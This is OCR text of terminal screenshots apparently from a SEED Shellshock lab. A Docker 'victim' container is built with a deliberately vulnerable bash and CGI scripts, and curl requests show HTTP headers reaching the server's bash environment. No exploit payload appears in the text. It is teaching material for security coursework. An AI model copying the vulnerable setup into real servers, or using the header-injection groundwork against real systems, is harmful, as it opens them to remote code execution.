



Activities
Firefox Web Browser
Sep 8 03:14
seed@VM: ~/.../image_www
seed@VM: ~/.../Labsetup
seed@VM: ~/.../image_www
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/08/25]seed@VM:~/.../image_www$ curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 08 Sep 2025 07:11:19 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80



Activities
Firefox Web Browser
Sep 8 03:14
seed@VM: ~/.../image_www
seed@VM: ~/.../Labsetup
seed@VM: ~/.../image_www
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/08/25]seed@VM:~/.../image_www$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 08 Sep 2025 07:12:26 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)



Step 3/6 : COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/
---> 48a7f26546ab
Step 4/6 : COPY server_name.conf /etc/apache2/sites-available
---> cc27125f63a7
Step 5/6 : RUN chmod 755 /bin/bash_shellshock && chmod 755 /usr/lib/cgi-bin/*.cgi && a2ensite server_name.conf
---> Running in b8f63849908d
Enabling site server_name.
To activate the new configuration, you need to run:
service apache2 reload
Removing intermediate container b8f63849908d
---> de16d879eaeb
Step 6/6 : CMD service apache2 start && tail -f /dev/null
---> Running in 3c49db8d4bc6
Removing intermediate container 3c49db8d4bc6
---> cfef4fff903f
Successfully built cfef4fff903f
Successfully tagged seed-image-www-shellshock:latest
[09/08/25]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80
victim-10.9.0.80 | * Starting Apache httpd web server apache2 *
www.seedlab-shellshock.com
One or more installed add-ons cannot be verified and have been disabled.
Learn More
Apache2 Ubuntu Default Page
ubuntu
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or



Firefox Web Browser
Sep 8 02:20
[09/08/25]seed@VM:~/.../Labsetup$ dockps
b04d8312a173 victim-10.9.0.80
[09/08/25]seed@VM:~/.../Labsetup$ docker images
REPOSITORY TAG
IMAGE ID CREATED SIZE
seed-image-www-shellshock latest
cfef4fff903f 2 minutes ago 271MB
handsonsecurity/seed-server apache-php
2365d0ed3ad9 4 years ago 261MB
[09/08/25]seed@VM:~/.../Labsetup$ docksh b
root@b04d8312a173:/# exit
exit
[09/08/25]seed@VM:~/.../Labsetup$
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
One or more installed add-ons cannot be verified and have been disabled.
Learn More
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=40758
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi



seed@VM: ~/.../image_www
seed@VM: ~/.../image_www
seed@VM: ~/.../image_www
[09/08/25]seed@VM:~/.../image_www$ dockps
4ed9650884a6 victim-10.9.0.80
[09/08/25]seed@VM:~/.../image_www$ curl http://www.seedlab-s
hellshock.com/cgi-bin/vul.cgi
Hello World
[09/08/25]seed@VM:~/.../image_www$ cat vul.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
[09/08/25]seed@VM:~/.../image_www$


Activities
Terminal
seed@VM: ~/.../image_www
seed@VM: ~/.../Labsetup
seed@VM: ~/.../image_www
[09/08/25]seed@VM:~/.../image_www$ ls
bash_shellshock getenv.cgi vul.cgi
Dockerfile server_name.conf
[09/08/25]seed@VM:~/.../image_www$ curl http://w
ww.seedlab-shellshock.com/cgi-bin/getenv.cgi
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/us
r/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu)
Server at www.seedlab-shellshock.com Port 80</add
ress>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=41158
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
[09/08/25]seed@VM:~/.../image_www$


seed@VM: ~/.../image_www
seed@VM: ~/.../Labsetup
seed@VM: ~/.../image_www
[09/08/25]seed@VM:~/.../image_www$ ls
bash_shellshock getenv.cgi vul.cgi
Dockerfile server_name.conf
[09/08/25]seed@VM:~/.../image_www$ curl http://w
ww.seedlab-shellshock.com/cgi-bin/getenv.cgi
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/us
r/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu)
Server at www.seedlab-shellshock.com Port 80</add
ress>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
www.seedlab-shellshock.com/cgi-bin/getenv.cgi


Activities
Terminal
seed@VM: ~/.../image_www
seed@VM: ~/.../Labsetup
seed@VM: ~/.../image_www
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
[09/08/25]seed@VM:~/.../image_www$ curl -v www.se
edlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0
.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 08 Sep 2025 07:07:12 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/us
r/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu)


Activities
Firefox Web Browser
Sep 8 03:08
seed@VM: ~/.../image_www
seed@VM: ~/.../Labsetup
seed@VM: ~/.../image_www
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
[09/08/25]seed@VM:~/.../image_www$ cat getenv.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
[09/08/25]seed@VM:~/.../image_www$ curl -v www.seedlab-shellshock.com/cgi-bin/get
env.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 08 Sep 2025 07:07:12 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin


Activities
Firefox Web Browser
Sep 8 03:14
seed@VM: ~/.../image_www
seed@VM: ~/.../Labsetup
seed@VM: ~/.../image_www
[09/08/25]seed@VM:~/.../image_www$ ^C
[09/08/25]seed@VM:~/.../image_www$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 08 Sep 2025 07:09:31 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</addres
s>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/




```
[09/10/25]seed@VM:~/.../image_www$ curl -e "my data" -v ww
w.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port
 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
```